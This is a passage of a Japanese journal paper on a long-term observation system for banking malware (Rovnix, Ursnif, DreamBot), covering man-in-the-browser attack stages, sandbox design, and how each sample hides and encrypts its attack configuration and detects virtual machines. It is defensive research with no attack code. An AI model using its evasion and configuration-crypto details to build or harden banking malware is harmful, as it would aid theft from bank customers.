情報処理学会論文誌 Vol.59 No.12 2087–2104 (Dec. 2018)

静的解析と挙動観測を組み合わせた金融系マルウェア長期観測手法の提案

高田 一樹[1,2,a)] 岩本 一樹[2] 遠藤 基[2] 奥村 吉生[2]
岡田 晃市郎[2,†1] 西田 雅太[2,†2] 吉岡 克成[3] 松本 勉[3]

受付日 2018年2月26日, 採録日 2018年9月7日

概要：近年，インターネットバンキング等の金融機関サービス利用者をターゲットとしたサイバー攻撃による不正送金被害が，社会問題となっている．これらのサイバー攻撃の 1 つにマルウェアを利用した攻撃がある．不正送金を行う金融系マルウェアの多くは，外部サーバから取得した設定情報に従って攻撃活動を行う．このため，金融系マルウェアの調査および対策には，マルウェア本体の解析のみならず設定情報の入手・解析が不可欠である．本稿では，静的解析と挙動観測を組み合わせた金融系マルウェアの長期観測手法について提案する．提案手法では，静的解析によりマルウェアの機能を明らかにするとともに挙動観測に必要な情報を取得する．この情報に基づきマルウェアの挙動観測を行う．我々は，提案手法を用いて 1 年 10 カ月にわたって複数の金融系マルウェアの挙動観測を行った．この結果，明らかになった金融系マルウェアの攻撃手法を述べる．これにより，本手法が長期間にわたり，複数の金融系マルウェアの攻撃手法を明らかにするうえで有効であることを示す．

キーワード：マルウェア，MITB，インターネットバンキング，動的解析，長期観測

Proposal of Long-term Observation Method of Financial Malware Combining Static Analysis and Behavior Observation

Kazuki Takada[1,2,a)] Kazuki Iwamoto[2] Motoi Endo[2] Yoshio Okumura[2]
Kouichirou Okada[2,†1] Masata Nishida[2,†2] Katsunari Yoshioka[3] Tsutomu Matsumoto[3]

Received: February 26, 2018, Accepted: September 7, 2018

Abstract: In recent years, cyber attacks executing money transfer fraud by targeting Internet banking users have become a prominent problem in the society. A type of malware facilitating such attacks is called Financial Malware. Most of this malware relies on a configuration retrieved from an external server. Therefore, only static analysis of malware is insufficient to clarifying the overall picture of the attack. It is also important to analyze the configuration acquired from the external server. In this paper, we propose a surveying method on the Financial Malware by combining static analysis and behavior observation. This method uses static analysis to clarify the malware's functions and obtain the necessary information required to perform behavior observation. Then it observe the behavior of malware using result of the static analysis. We used this method to observe the behavior of several Financial Malwares within 1 year and 10 months. Our results prove that this method is effective and sustainable in many cases.

Keywords: malware, MITB, Internet banking, dynamic analysis, long-term observation

1. はじめに

近年，マルウェアやフィッシングサイトによるインターネットバンキングの認証情報やクレジットカード情報の盗

[1] 横浜国立大学大学院環境情報学府
Graduate School of Environment and Information Sciences, Yokohama National University, Yokohama, Kanagawa 240–8501, Japan
[2] 株式会社セキュアブレイン
SecureBrain Corporation, Chiyoda, Tokyo 102–0094, Japan
[3] 横浜国立大学大学院環境情報研究院/先端科学高等研究院
Graduate School of Environment and Information Sciences, Yokohama National University/Institute of Advanced Sciences, Yokohama National University, Yokohama, Kanagawa 240–8501, Japan

[†1] 現在，株式会社レインフォレスト
Presently with Rain Forest Inc.
[†2] 現在，株式会社 Glia Computing
Presently with Glia Computing Ltd.
[a)] takada-kazuki-hw@ynu.jp

取による不正送金，不正利用の被害が社会問題となっている [1]．インターネットバンキング利用者をターゲットとして不正送金を行うマルウェア（以下，金融系マルウェア）が存在している．金融系マルウェアの多くは，Man In The Browser 攻撃（以下，MITB 攻撃）といわれる攻撃手法を用いる．MITB 攻撃は，マルウェアが感染 PC 内の Web ブラウザにメモリインジェクション等の方法で入り込み通信内容の改ざん等を行う攻撃である．通常，MITB 攻撃を行う金融系マルウェアは，マルウェア本体には攻撃対象等の情報を持たずに外部サーバから設定情報を取得することで攻撃を行う．MITB 攻撃の設定情報には，攻撃対象および攻撃方法が指定されている．このように，外部から攻撃の設定情報（以下，攻撃設定情報）を取得して，攻撃活動を行うマルウェアによる攻撃の全体像を把握するためには，マルウェア本体の解析に加えて，攻撃設定情報の解析が必要となる．また，攻撃設定情報は，攻撃対象の拡大や攻撃手法の変更のために更新されるため，攻撃設定情報の変化を観測する必要がある．我々はこれまでに，このような金融系マルウェアによる MITB 攻撃の調査手法として，マルウェア本体の静的解析に加えて，マルウェアの挙動を定常的に観測する方法が有効であることを報告した [2]．

本稿では，文献 [2] の調査手法を発展させ，MITB 攻撃の実態を明らかにするための調査手法として金融系マルウェアの動作を指示する攻撃設定情報の変化に着目した調査方法を提案する．また，提案手法に基づいて構築した，観測システムを用いて 2016/01～2017/10 にかけて観測を行った．この結果，提案手法が複数の金融系マルウェアによる MITB 攻撃の実態を明らかにするうえで有効であることを示す．本稿の貢献を以下にまとめる．

- 金融系マルウェアによる MITB 攻撃の攻撃設定情報・攻撃手法を長期的に観測する手法の提案を行ったこと．
- 提案手法を用いることで，最新の金融系マルウェアによる MITB 攻撃の攻撃設定情報を取得することを可能としたこと．
- 攻撃設定情報を分析することで，攻撃対象・攻撃手法を明らかにすることが可能であることを示したこと．
- 提案手法を用いて，金融系マルウェアが数カ月にわたり，攻撃設定情報を更新して攻撃を継続していることを明らかにしたこと．
- 攻撃設定情報および攻撃手法の分析を行うことで，複数種類の金融系マルウェアが共通の攻撃活動で用いられていることを明らかにしたこと．
- 攻撃手法・不正 JavaScript の分析を行うことで，金融系マルウェアによる MITB 攻撃の詳細な実態を明らかにしたこと．

本稿の構成は，以下のとおりである．まず，2 章で，関連研究について記述する．3 章で金融系マルウェアおよび MITB 攻撃について記述する．4 章で提案手法について記述する．5 章で観測対象について記述する．6 章で静的解析の結果および，それにともなう観測環境の設定情報について記述する．7 章で，提案手法により解明された金融系マルウェアの挙動および攻撃手法について記述する．8 章で，観測結果の考察を記述する．最後に 9 章でまとめと今後の課題について記述する．

2. 関連研究

インターネットバンキングにおける MITB 攻撃や不正送金対策に関する研究は多く存在している．井澤らの研究 [3]，中村らの研究 [4] および佐野らの研究 [5] では，調査結果に基づきインターネットバンキングにおける不正送金対策研究の必要性が述べられている．鈴木らの論文 [6] では日本国内におけるインターネットバンキングに対する MITB 攻撃と認証の安全性について調査している．岡林らの研究 [7] では，不正送金による被害金額の推定を行い，対策技術導入の有無により，被害金額がどの程度変化するかについて調査を行っている．これらは，いずれも既知の MITB 攻撃を整理し，既存の対策手法および認証技術の必要性や安全性について調査を行ったものである．岡田らの研究 [8] では，インターネットバンキングにおけるサイバーキルチェーンを構築し，サイバー攻撃の段階ごとに対策手法の検討を行っている．栗原らの研究 [9] では．インターネットバンキング利用時に二経路認証を用いる際に，インターネットバンキングを行う PC とワンタイムパスワードを取得するスマートホンの双方が感染することで MITB 攻撃が行われるという状況における対策手法について提案されている．土屋らの研究 [10] では，MITB 攻撃に耐性のあるセキュアプロトコル，認証方式について検討を行っている．これらの研究はいずれも，MITB 攻撃，不正送金対策として有用な研究である．しかし，MITB 攻撃を行う金融系マルウェアの機能は，つねに高度化・複雑化しており，既知の攻撃に対する対策手法のみでは不十分である．そのため，我々の取り組む金融系マルウェアの長期観測により，つねに攻撃手法を把握し，対策を更新することが必要である．

マルウェアの静的解析および動的解析による実態調査の研究もさかんに行われている．金融系マルウェアの動的解析に関する研究として，Continella らの Prometheus [11] や瀬川らの動的解析手法 [12] がある．Prometheus は，動的解析により，攻撃設定情報の収集および MITB 攻撃による改ざん情報の収集・検知を行うシステムである．このシステムは，MITB 攻撃を行うマルウェアに対して非常に有効と考えられる．しかし，Prometheus は，マルウェアの分析を仮想マシンを利用した動的解析でのみ実施している．我々の調査 [13] では，マルウェアには仮想マシンや解析環境を検知し，正しく動作しないものが存在する．また，金融系マルウェアにおいてその比率が高い．このため，仮想

マシン環境による動的解析のみでは十分に観測を行うことが難しいと考えられる．瀬川らの動的解析手法 [12] は，金融機関のログイン画面に対する改ざん等の MITB 攻撃の解析に有用である．しかし，攻撃設定情報の分析については議論されていない．MITB 攻撃の攻撃対象が何処であるかという情報は，対策情報の中でも最も重要な情報の 1 つであるが，この点が不足しているといえる．論文 [14]，論文 [15] のように，金融系マルウェアや MITB 攻撃の手法に関する調査結果もある．これらの調査結果はマルウェアや MITB 攻撃の実態を把握するうえでは非常に有効であるが汎用性に乏しい．また，攻撃設定情報等の情報を長期間継続して取得する方法については議論されていない．我々の研究では，最小限の静的解析と挙動観測により，これらの問題点を解決し，金融系マルウェア対策に必要な情報を長期的かつ的確に収集するための手法を提案する．

マルウェアの攻撃挙動を観測する研究としては，津田らの STARDUST [16] の攻撃，マルウェアを誘引しすべての攻撃活動を観測するシステムがある．また，マルウェアの通信に着目した解析手法として，実際にコマンド・アンド・コントロールサーバ (以下，C&C サーバ) 等の外部サーバと通信させることによって動的解析を行う Sandnet [17] や JACKSTRAWS [18] 等の自動解析システムの研究が行われている．これらは，未知のマルウェアがどのような挙動を行うのかを解析することを目的としている．これに対し，我々の研究は，マルウェアを静的解析した結果を基に必要な情報を的確かつ安全に観測するものであり，観測の目的が異なっている．

静的解析と動的解析を組み合わせる解析手法は，マルウェアの解析手法として一般的に用いられる手法であり，文献 [19] および文献 [20] では静的解析と動的解析を組み合わせる解析手法について述べられている．また，商用サンドボックス VxStream Sandbox [21] に用いられる Hybrid Analysis [22] では，静的解析と動的解析を組み合わせた解析手法が用いられている．さらに，中島らの論文 [23] では，動的解析結果を静的解析に活用する手法について述べられている．これらはいずれも，マルウェア解析において詳細な解析を迅速に行うための手法として用いられている．これに対し，我々の手法では，金融系マルウェアの攻撃設定情報を観測することに着目した挙動観測のために動的解析を用いており，挙動観測のための設定情報の収集手段として静的解析結果を用いている．このため，我々の提案手法は，金融系マルウェアによる MITB 攻撃の実態解明に特化した手法となっている．

3. 金融系マルウェア

金融系マルウェアとは，インターネットバンキング等のユーザを標的としてログイン情報の盗取や不正送金を行うマルウェアの総称である．本稿では，日本国内で流行する MITB 攻撃を行う金融系マルウェアを対象とする．

論文 [6] によると，MITB 攻撃は，大きく ID 盗取型 MITB 攻撃と取引内容改ざん型 MITB 攻撃の 2 種に分類される．日本国内で流行した金融系マルウェアの多くは，ID 盗取型 MITB 攻撃を行うマルウェアである．本稿では，MITB 攻撃とは，ID 盗取型 MITB 攻撃を指す．我々は，文献 [2] の調査結果から，MITB 攻撃を以下のステップに分割する．

Step 0. 感染
スパムメール，不正ウェブサイト等から金融系マルウェアがユーザ PC に感染する．

Step 1. 攻撃設定情報ダウンロード
金融系マルウェアは，外部の C&C サーバと通信を行い攻撃設定情報を取得する．

Step 2. Web ブラウザの通信監視
金融系マルウェアは，Web ブラウザにメモリインジェクション等の方法で入り込み通信を監視する．

Step 3. 正規コンテンツの改ざん
ユーザが Web ブラウザを使用した際に，Step 1 で取得した攻撃設定情報に従って通信内容を改ざんする．外部サーバと連携する攻撃では，外部サーバから正規コンテンツを改ざんする不正 JavaScript を取得する．

Step 4. 不正 JavaScript の実行
Step 3 で正規コンテンツに追加された不正 JavaScript が実行され偽画面の表示等が発生する．

Step 5. ログイン情報の盗取・自動不正送金
ユーザ操作により入力された認証情報の盗取やユーザ PC 上で意図しない不正送金が発生する．

金融系マルウェアによる MITB 攻撃の概要を**図 1** に示す．一般的に金融系マルウェアが連携する外部サーバは，マルウェア本体にコマンドおよび攻撃設定情報を送付し，マルウェアを制御する C&C サーバと攻撃対象の正規サイトを改ざんする不正 JavaScript の配信および盗取情報のアップロード先となるマニピュレーションサーバの 2 種類である．

本研究では，長期観測により，上記攻撃ステップのうち



図 1 MITB 攻撃の概要
Fig. 1 Overview of MITB attack.

Step 1 で C&C サーバから配布される攻撃設定情報を観測する．さらに，Step 3，Step 4 で実行される不正 JavaScript の調査を実施する．これにより，つねに最新の攻撃対象および攻撃手法を明らかにする．

なお，攻撃設定情報は，攻撃対象の URL および改ざん等の攻撃方法を金融系マルウェアに設定するための情報である．

4. 提案手法

提案手法について述べる．金融系マルウェアは，C&C サーバおよびマニピュレーションサーバと通信をすることによって MITB 攻撃を行う．このため，静的解析のみで攻撃手法をすべて明らかにすることは不可能である．そこで，動的解析技術を用いてマルウェアの挙動観測を行うことで，攻撃手法を調査する必要がある．

一般的に動的解析は，挙動が不明なマルウェアに対し，短時間で効率的に内部挙動を明らかにすることを目的として用いられる．これに対し，我々の手法では，静的解析を用いてマルウェアの詳細な調査を行い，その結果に基いて挙動観測を行うものである．我々の提案手法では，MITB 攻撃の実態を明らかにするために以下の点に注目して調査を行う．

(1) 攻撃設定情報
(2) 不正 JavaScript 本体および不正 JavaScript と連携するマニピュレーションサーバとの通信

提案手法は，以下の 2 フェーズで構成される．

- 静的解析フェーズ
- 挙動観測フェーズ

提案手法の概要を**図 2** に示す．静的解析フェーズでは，観測対象とするマルウェアの代表マルウェアのみを静的解析する．この代表マルウェアの静的解析結果に基づき挙動観測フェーズで用いる観測シナリオおよび観測環境の設定を決定する．その後，挙動観測フェーズでは，代表マルウェアおよび同種マルウェアの定点観測を行う．定点観測では，マルウェアの通信観測および C&C サーバ情報や攻撃設定情報の収集を行う．収集している情報に変化が生じた場合，MITB 攻撃のアクティブ調査を実施し攻撃手法の詳細を調査する．また，マルウェアの更新や挙動に変化が生じた場合，必要に応じて対象マルウェアの静的解析を再度実施する．



図 2 提案手法の概要
Fig. 2 Overview of the proposed method.

各フェーズの基本的なフローは，次のとおりである．初めに観測対象の代表マルウェアを 4.1 節の方法で入手し，静的解析フェーズを実施する．静的解析フェーズが完了した時点で挙動観測フェーズに移り，静的解析フェーズの結果を用いて代表マルウェアの定点観測を開始する．また，定点観測で初回の攻撃設定情報を取得した時点で，MITB 攻撃アクティブ調査を実施する．同種マルウェアの収集は挙動観測フェーズと並行して実施する．その後，定点観測による攻撃設定情報の更新，または，同種マルウェアで異なる攻撃設定情報の取得をトリガとして MITB 攻撃アクティブ調査を実施する．

挙動観測を行う場合，観測対象とするすべてのマルウェアファイルに対し，静的解析を行うことが望ましい．しかし，同時期に攻撃活動を行う同種マルウェアであっても完全に一致しない多数のマルウェアファイルが存在しており，すべてを静的解析することは不可能である．そこで，我々の提案手法では，代表マルウェアのみに詳細な静的解析を実施し，その結果を同種マルウェアに展開して挙動解析を行うことで複数のマルウェアの挙動観測を実施している．これは，攻撃者が金融系マルウェアを用いた攻撃活動において攻撃設定情報の形式や復号手法といった機能に変更を加えることなく，複数の同種マルウェアを長期的に運用しているという仮定に基づいている．また，同種マルウェアの追加を継続的に行って新たな観測対象を増やすことで，特定の観測対象マルウェアが活動を停止した場合にも観測を継続することを可能としている．また，マルウェアの停止，攻撃設定情報が取得できない等の変化が生じた場合を契機として，対象マルウェアの静的解析を実施する．これにより，既知のマルウェアを再度静的解析することで，挙動観測環境を適切に維持することを可能とする．このように，静的解析の結果に基づいた挙動観測だけではなく，挙動観測の結果から必要な静的解析を適切に実施する静的解析フェーズと挙動観測フェーズのサイクルを回すことにより長期観測を可能としている．

次節以降に観測対象マルウェアの収集方法および各フェーズの詳細を述べる．

4.1 観測対象マルウェアの収集方法

観測対象マルウェアは，VirusTotal [24] を利用して収集する．代表マルウェアは，セキュリティ研究者によってブロク等で報告される新種または，新たな攻撃活動を行うと考えられる以下の要件を満たす金融系マルウェアである．

- マルウェアの感染動作が判別可能な解析情報が記載さ

れていること
- マルウェアの Hash 値が公開されていること

なお，感染動作とは，感染時に生成されるファイルやレジストリ等の内容および感染時の通信の内容を指す．この条件を満たすマルウェアを報告元のブログ等で公開された Hash 値と一致するマルウェアを VirusTotal から入手して使用する．Hash 値の一致するマルウェアを VirusTotal から入手できない場合は，マルウェア名によって検索を行う．この結果，以下の項目のいずれかに該当し対象マルウェアである可能性が高いものを代表マルウェアの候補とする．
- 他の解析者によってマルウェア名のハッシュタグがコメントに付与されている．
- オンライン動的解析サービスの結果がコメントに付与されており，解析結果が対象マルウェアの感染動作と一致する．
- セキュリティ研究者によって公開された解析結果への URL 等がコメントに付与されており，解析結果が対象マルウェアである．

この代表マルウェアの候補を静的解析した結果が，報告された感染動作と一致するものを代表マルウェアとする．

なお，同種マルウェアは，1 日 1 回 VirusTotal でマルウェア名を用いた検索に一致したものの内，検索日から 1 日前までの期間で新たに登録されたマルウェアを最大 10 検体収集する．なお，代表マルウェアの判断項目のいずれかに一致するものがある場合は，優先して収集対象とする．この収集した検体を短時間挙動解析し，感染動作が代表マルウェアの静的解析と一致するものを同種マルウェアとして観測対象とする．

4.2 静的解析フェーズ

静的解析フェーズについて述べる．静的解析フェーズでは，主に静的解析によりマルウェアの詳細を把握し，挙動観測で用いるための情報を取得する．このフェーズでは，IDA Pro [25]，OllyDbg [26] 等を使用して，マルウェアの動作フロー全体を調査する．特に挙動観測のために以下のポイントに着目して調査を行う．

(1) マルウェア本体の起動方法および感染時の耐解析機能の有無
本体が EXE ファイルではないマルウェアの起動の方法や仮想マシンの検知等で動作を変更するマルウェアの耐解析機能を明らかにする．

(2) C&C サーバ情報
マルウェア本体内に保有する C&C サーバ情報を明らかにする．また，C&C サーバ情報を更新する方法の有無を把握する．

(3) 攻撃設定情報の入手方法，保存場所および復号方法
入手時の通信先，保存場所，復号方法に加えて攻撃設定情報に従ってマルウェアがどのような MITB 攻撃を行うかの詳細を明らかにする．

(4) その他攻撃機能
マルウェアの持つキーロガーやファイル収集等の情報収集，バックドア，スパムメール配信等の攻撃機能について把握する．

これらの調査結果を元に挙動観測フェーズの設定を行う．

4.3 挙動観測フェーズ

挙動観測フェーズについて述べる．挙動観測フェーズは，マルウェア定点観測と MITB 攻撃アクティブ調査の 2 つで構成される．

4.3.1 マルウェア定点観測

マルウェア定点観測は，仮想マシンで構築した動的解析環境を用いて長期動的解析を行うことで金融系マルウェアの攻撃設定情報の収集，解析を行うものである．なお，マルウェア定点観測を行うための長期観測システムの詳細については，4.4 節に述べる．

マルウェア定点観測では，静的解析フェーズの結果に基づき観測シナリオと仮想マシンの設定を変更することで対象の金融系マルウェアを長期的に観測することを可能とする．

観測シナリオは，以下の情報で構成される．
- マルウェア起動シーケンス
- 情報収集・復号シーケンス

マルウェア起動シーケンスは，静的解析フェーズの (1) の調査結果に従い，対象マルウェアの起動方法を指定する．観測システムは，マルウェア起動シーケンスの設定に従って投入されたマルウェアを起動する．デフォルトの設定は投入されたファイルを実行するものである．また，マルウェアによっては，活動のために Internet Explorer 等の Web ブラウザのような特定のプロセスが起動している必要があることがあるため，他のプログラムの起動や終了等も設定することが可能である．

情報収集・復号シーケンスは，静的解析フェーズの (2) および (3) の調査結果に従い，収集する対象および収集・復号するタイミングを指定する．観測システムは，情報収集・復号シーケンスの指定に従ってマルウェアによって保存されるファイル，レジストリ情報等を定期的に収集・復号する．情報収集・復号シーケンスのデフォルト設定では特になにも行わない．

仮想マシンの設定は，静的解析フェーズの (1) および (4) の調査結果からマルウェアに耐解析機能が備わっていることが判明した場合，回避に必要な設定を行う．また，そのほかの攻撃機能の調査結果から別マルウェアの起動等が判明した場合に，Windows のセキュリティ機能を利用して，金融系マルウェア本体の機能を損なわずに可能な範囲で実行ファイルの起動制限等の設定を行う．

これらの設定に加えて，静的解析フェーズの (3) の調

表 1 MITB 攻撃アクティブ調査環境
Table 1 Environment for active survey of the MITB Attack.

ホスト OS	OS X，macOS
仮想環境	VMware Fusion
ゲスト OS	Windows 7 Professional 32 bit
	*Firewall, Update 停止

査結果から対象マルウェアごとのツールの作成を行う．通常，マルウェアの通信内容，C&C サーバ情報および攻撃設定情報等の情報は，暗号化されている．このため，暗号の復号ツールを作成する．合わせて，復号に必要な鍵や証明書等の情報をマルウェア本体や通信結果から取り出すツールを作成する．このツールは，情報収集・復号シーケンスの復号処理に用いる．

4.3.2 MITB 攻撃アクティブ調査

MITB 攻撃アクティブ調査について述べる．MITB 攻撃アクティブ調査では，仮想マシンを利用した感染 PC を用いて攻撃対象サイトへの接続による調査を行う．アクティブ調査は，正規コンテンツの改ざんを行う不正 JavaScript の持つ機能およびマニピュレーションサーバとの通信に着目して実施する．具体的には，感染 PC において Internet Explorer，Chrome，Firefox の 3 種類の Web ブラウザのデバッグ機能を用いてコンテンツ接続時の通信および DOM 情報を収集する．調査環境は，長期観測システムとは異なる仮想環境を用いて実施する．これは，感染 PC を操作して調査を行うことで長期観測システムが攻撃者に検知されることを回避するためである．MITB 攻撃アクティブ調査に利用した環境を**表 1** に示す．

なお，この調査は，攻撃対象サイトの運用に悪影響がないこと，感染 PC の利用により感染の拡大等がないことをマルウェアおよび不正 JavaScript の解析結果から明らかにしたうえで実施している．

4.4 長期観測システム

長期観測システムについて述べる．長期観測システムの概要を**図 3** およびに**表 2** に示す．長期観測システムは，KVM+QEMU で構築した仮想マシンで構築される観測部と仮想マシンの外部から観測データの収集や観測環境の制御を行う制御部で構築される．長期観測システムは，4.3.1 項のマルウェア起動シーケンスに従って観測環境の仮想マシンに対象マルウェアを感染させ，4.3.1 項の情報収集・復号シーケンスに従ってマルウェアの作成するファイルおよびレジストリ等の収集を行う．また，仮想マシンのパケットキャプチャをホストマシンで保存し，通信内容を定期的に分析する．観測システムでは，攻撃設定情報に変化が生じた場合，メールで差分情報を観測者に通知する機能を有している．

仮想マシン内には，仮想マシンを操作するための REST



図 3 長期観測システム概要図
Fig. 3 Orverview of the long-term observation system.

表 2 長期観測システム環境
Table 2 Environment of the long-term observation system.

環境 1	ホスト OS	CentOS 6.5
	データベース	なし（Samba でデータを共有）
環境 2	ホスト OS	CentOS 6.7
	データベース	MongoDB
共通	仮想環境	KVM+QEMU ライブラリ libvirt 0.10.2 API：QEMU 0.10.2 ハイパーバイザー：QEMU 0.12.1
	ゲスト OS	Windows 7 Professional 32 bit *Firewall, Update 停止

表 3 仮想マシン操作用 Web サーバ
Table 3 Web Server for virtual machine control.

Web サーバ	Flask 0.10.1
開発言語	Python 2.7.6

表 4 仮想マシン操作用 REST API 概要
Table 4 Summary of REST API for virtual machine control.

REST API	機能
update	任意のファイルを仮想マシン内の任意のファイルパスに投入
exec_proc	仮想マシン内の任意ファイルまたは任意コマンドの実行
collect	仮想マシン内の任意のファイルまたはレジストリ情報を収集
process	仮想マシン内のプロセス一覧を取得
service	仮想マシン内のサービス一覧を取得

API を提供する Web サーバを構築する．**表 3** および**表 4** に Web サーバの構成および提供する REST API の機能概要を示す．観測シナリオのマルウェア起動シーケンスおよび情報・収集シーケンスは，この仮想マシン操作用 Web サーバを操作することで，観測を自動化している．以下に各シーケンスによる Web サーバの操作について記載する．

マルウェア起動シーケンス

仮想マシン操作用 Web サーバに対し，マルウェアの投入，起動を行うための HTTP リクエストを送付す

る Shell スクリプトを生成し，実行する．

情報収集・復号シーケンス

仮想マシン操作用 Web サーバに対し，攻撃設定情報の保存されたレジストリやファイル等の収集対象を取得するための HTTP リクエストを送付する Shell スクリプトを生成し，制御部において定期的に情報収集を行う．なお，仮想マシン内の情報収集を必要とせず，通信内容から復号可能な場合は，パケットキャプチャデータから攻撃設定情報を抽出する．そのため，Web サーバの操作は行わない．

なお，REST API 経由で操作を行うことにより，自動化だけでなく GUI を直接操作することなく感染環境を操作することも目的としている．これは，金融系マルウェアがキーロガー等の機能を有していた場合に GUI 操作で情報収集や設定変更等を行うことで，観測環境が露見する可能性を低減するためである．

また，本システムが，Cuckoo Sandbox 等の他の動的解析システムと大きく異なる点は，攻撃設定情報の収集に特化するため API のコールシーケンス等のマルウェアの内部挙動を収集する機能を持たない点である．これは，API Hook 等のマルウェアの動作に干渉する恐れのある解析を行うことで，強制終了や解析環境であることを検知される等の発生の可能性を排除するためである．

本システムでは，マルウェアの観測が問題なく行えているかをつねに監視することで，長期的な観測を可能としている．仮想マシン操作用 Web サーバは，仮想マシンの死活監視のために制御部と定期的に通信を行うことで，仮想マシンが正常に稼働しているかを監視する．また，REST API のプロセスおよびサービスの一覧を取得する機能を用いて，定期的に観測マシン内のプロセスおよびサービスの一覧を収集して確認することで，マルウェア本体やマルウェアにインジェクションされたプロセス等の監視対象プロセスが停止していないかを監視する．さらに，制御部では，1 時間ごとに仮想マシンごとのパケットキャプチャデータを分析する．この際に，通信内容に C&C サーバとの通信が含まれるかを確認することで，マルウェアのプロセスが動作しているか，C&C サーバが停止状態にないかを監視する．これらの，いずれかに問題が発生した際には，静的解析の再実施，観測環境の調査・設定見直し，観測対象の変更を行うことで，観測環境を維持することが可能となる．

長期観測システムでは，観測環境であることを秘匿するために，複数の ISP 回線を定期的に切り替えることで IP アドレスが一定にならない状態としている．

長期観測システムは，C&C サーバとマルウェアの通信を監視するためにインターネット環境に接続する必要があるため図 3 の Filter Server において接続制限を実施している．また，Dummy Server により観測対象マルウェアの通信に擬似応答を返却する．Filter Server は，iptables によって日本国内の IP アドレスに対する通信を行えない状態としている．これは，攻撃対象である国内金融機関へ不正ログインをするための踏み台として使用されないようにする対策である．また，ポート番号により，SMTP を用いたメール送信のサービスを Dummy Server へ転送する設定を行っている．Dummy Server では，Filter Server によって転送された SMTP サービスにメール送信完了のダミー応答をすることで正常環境を装う．これらは，金融系マルウェアは自身の感染拡大のためにスパムメールの配信を行うマルウェアをダウンロードして感染させる恐れがあるため，SMTP を用いた感染メール配信に加担しないことを目的としている．さらに，通信の常時監視を実施をしている．

5. 観測対象

観測対象とした金融系マルウェアについて述べる．本稿において対象とする金融系マルウェアは，Rovnix，Ursnif，DreamBot の 3 種類とする．これらのマルウェアはいずれも MITB 攻撃による認証情報の盗取を行うことが知られている．観測対象とするマルウェアの観測期間を**表 5** に示す．

6. 静的解析結果および観測環境設定情報

6.1 Rovnix

Rovnix は，本体が DLL 形式のマルウェアであり，rundll32 コマンドを使用して起動される．Rovnix の C&C サーバ情報には，The Onion Router（以下，Tor）で使用されるドメインが含まれている．Tor の通信は，MITB 攻撃には用いられていないため観測環境では，Tor のドメインへの通信を制限する．C&C サーバとの HTTP 通信では，C&C サーバ情報の更新，攻撃設定情報の更新等の通信が行われる．これらの通信内容は，RC2 方式で暗号化されている．RC2 方式で利用される Key と iv 情報はマルウェア本体に保持している．また，攻撃設定情報は，ファイルやレジストリには保存されないため通信内容から観測する必要がある．

表 5 観測対象マルウェア
Table 5 The Malware for the observation.

マルウェア名		観測期間	観測環境
Rovnix	検体 A	2016/01 ～ 2016/10	環境 1
	検体 B	2016/01 ～ 2016/10	
Ursnif	検体 C	2016/07 ～ 2017/04	環境 2
	検体 D	2016/07 ～ 2017/04	
	検体 E	2016/08 ～ 2017/04	
	検体 F	2017/01 ～ 2017/04	
DreamBot	検体 G	2017/02 ～ 2017/04	
	検体 H	2017/04 ～ 2017/06	
	検体 I	2017/07 ～ 2017/09	
	検体 J	2017/09 ～ 2017/10	

調査結果に従い長期観測システムの設定を以下のとおりとする．

マルウェア起動シーケンス
: 検体の起動を rundll32 コマンドを使用して実行する．

情報収集・復号シーケンス
: パケットキャプチャ情報から C&C サーバ情報の更新および攻撃設定情報の更新を監視する．

仮想マシン設定
: Tor ドメインへの通信を制限．

ツール作成
: 暗号データ復号ツールおよび RC2 で用いる Key，iv データ抽出ツールの作成．

6.2 Ursnif

Ursnif は，本体が EXE 形式のマルウェアである．Ursnif は初期化処理の際にディスクドライバ情報を確認して仮想マシン環境を検知すると動作を停止する．C&C サーバとの通信は，マルウェア内に保有する C&C サーバ情報を用いて HTTP 通信が行われる．Ursnif の攻撃設定情報は，C&C サーバとの HTTP 通信に加えて，UDP の P2P 通信のいずれかで更新される．取得された攻撃設定情報は感染 PC の特定レジストリに保存される．攻撃設定情報は，Serpent 方式と RSA 方式の組合せで暗号化されている．Ursnif の攻撃設定情報更新の通信データには，Serpent 方式で暗号化された攻撃設定情報と復号するための共通鍵が含まれており，RSA 方式で暗号化されている．RSA 方式の公開鍵は，マルウェア本体に保有している．

調査結果に従い長期観測システムの設定を以下のとおりとする．

マルウェア起動シーケンス
: デフォルト設定．

情報収集・復号シーケンス
: 攻撃設定情報および C&C サーバ情報の保存されるレジストリ情報を定期的に収集する．

仮想マシン設定
: ディスクドライバを Windows デフォルトに変更する．

ツール作成
: 暗号データ復号ツールおよび RSA 公開鍵の抽出ツールの作成．

6.3 DreamBot

DreamBot は，Ursnif の亜種であり，Tor を用いた C&C サーバとの通信が行われる点を除くと，Ursnif とほぼ同一のマルウェアである．調査結果から DreamBot の観測環境の設定は，Ursnif 観測環境の設定を使用する．

7. 観測結果

